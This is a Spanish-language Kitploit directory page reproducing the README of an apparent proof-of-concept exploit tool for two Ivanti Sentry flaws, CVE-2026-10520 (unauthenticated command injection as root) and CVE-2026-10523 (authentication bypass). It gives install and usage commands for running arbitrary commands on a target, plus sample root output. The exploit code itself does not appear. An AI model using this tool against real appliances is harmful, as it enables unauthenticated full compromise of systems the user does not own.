
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-10520 — CVE-2026-10520 | Kitploit
Herramientas/GitHubGitHub/0xblackash/cve-2026-10520
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónComando y ControlRed Teaming
GitHub0xblackash/cve-2026-10520

CVE-2026-10520

CVE-2026-10520

Ver Repositorio
481hace 5 mesesAún no revisado
Compartir


🎯 CVE-2026-10520 & CVE-2026-10523 - Ivanti Sentry

ChatGPT Image Jun 11, 2026, 11_19_12 AM

Ivanti Sentry Crítico RCE

Ejecución remota de código sin autenticación previa + Bypass de autenticación

Autor: Ashraf Zaryouh "0xBlackash"

GitHub


📌 Resumen

Dos vulnerabilidades críticas que afectan a Ivanti Sentry (anteriormente MobileIron Sentry):

  • CVE-2026-10520 → CVSS 10.0 - Inyección de comandos del SO sin autenticación (RCE como root)
  • CVE-2026-10523 → CVSS 9.9 - Bypass de autenticación

Estas fallas permiten a atacantes no autenticados lograr un compromiso total del sistema.


✨ Características

  • ✅ PoC limpio y rápido
  • ✅ Sin autenticación previa (no se necesitan credenciales)
  • ✅ Ejecución de comandos a nivel root
  • ✅ Formato detallado de salida
  • ✅ Soporte para proxy
  • ✅ Modo verbose
  • ✅ Interfaz de terminal atractiva

🚀 Uso

python3 CVE-2026-10520.py --url <TARGET> --cmd <COMMAND>

Ejemplos

# Basic usage
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "id"

# Verbose mode
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "whoami" -v

# With proxy
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a" --proxy 127.0.0.1:8080

# Check kernel
python3 CVE-2026-10520.py --url https://target.com:8443 --cmd "uname -a"

📋 Opciones

ArgumentoDescripciónRequerido
--urlURL objetivo (ej. https://target:8443)Sí
--cmdComando a ejecutarSí
-v, --verboseHabilitar salida verboseNo
--proxyProxy HTTP (host:puerto)No

🛠️ Instalación

git clone https://github.com/0xBlackash/CVE-2026-10520.git
cd CVE-2026-10520
chmod +x CVE-2026-10520.py

📷 Explotación exitosa

Cuando es vulnerable, verás:


 ██████╗ ██╗  ██╗██████╗ ██╗      █████╗  ██████╗██╗  ██╗ █████╗ ███████╗██╗  ██╗
██╔═████╗╚██╗██╔╝██╔══██╗██║     ██╔══██╗██╔════╝██║ ██╔╝██╔══██╗██╔════╝██║  ██║
██║██╔██║ ╚███╔╝ ██████╔╝██║     ███████║██║     █████╔╝ ███████║███████╗███████║
████╔╝██║ ██╔██╗ ██╔══██╗██║     ██╔══██║██║     ██╔═██╗ ██╔══██║╚════██║██╔══██║
╚██████╔╝██╔╝ ██╗██████╔╝███████╗██║  ██║╚██████╗██║  ██╗██║  ██║███████║██║  ██║
 ╚═════╝ ╚═╝  ╚═╝╚═════╝ ╚══════╝╚═╝  ╚═╝ ╚═════╝╚═╝  ╚═╝╚═╝  ╚═╝╚══════╝╚═╝  ╚═╝
  
          CVE-2026-10520 & CVE-2026-10523 PoC Exploit
          Ivanti Sentry Pre-Auth RCE + Auth Bypass
          
          Author: Ashraf Zaryouh "0xBlackash"
          GitHub: https://github.com/0xBlackash


[+] Target is VULNERABLE!
Command Output:
uid=0(root) gid=0(root) groups=0(root)

⚠️ Aviso legal

Esta herramienta es solo para pruebas de seguridad educativas y autorizadas.
El uso no autorizado contra sistemas que no posees es ilegal.
El autor no asume ninguna responsabilidad por el mal uso.


🔧 Versiones afectadas

  • Ivanti Sentry anteriores a 10.5.2, 10.6.2, 10.7.1

Corregido en: 10.5.2 / 10.6.2 / 10.7.1


📜 Referencias

  • Aviso oficial de Ivanti
  • Investigación original de watchTowr Labs
  • Entradas NVD: CVE-2026-10520, CVE-2026-10523

Hecho con ❤️ por Ashraf Zaryouh "0xBlackash"

¡Dale estrella al repositorio si te resultó útil! ⭐

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →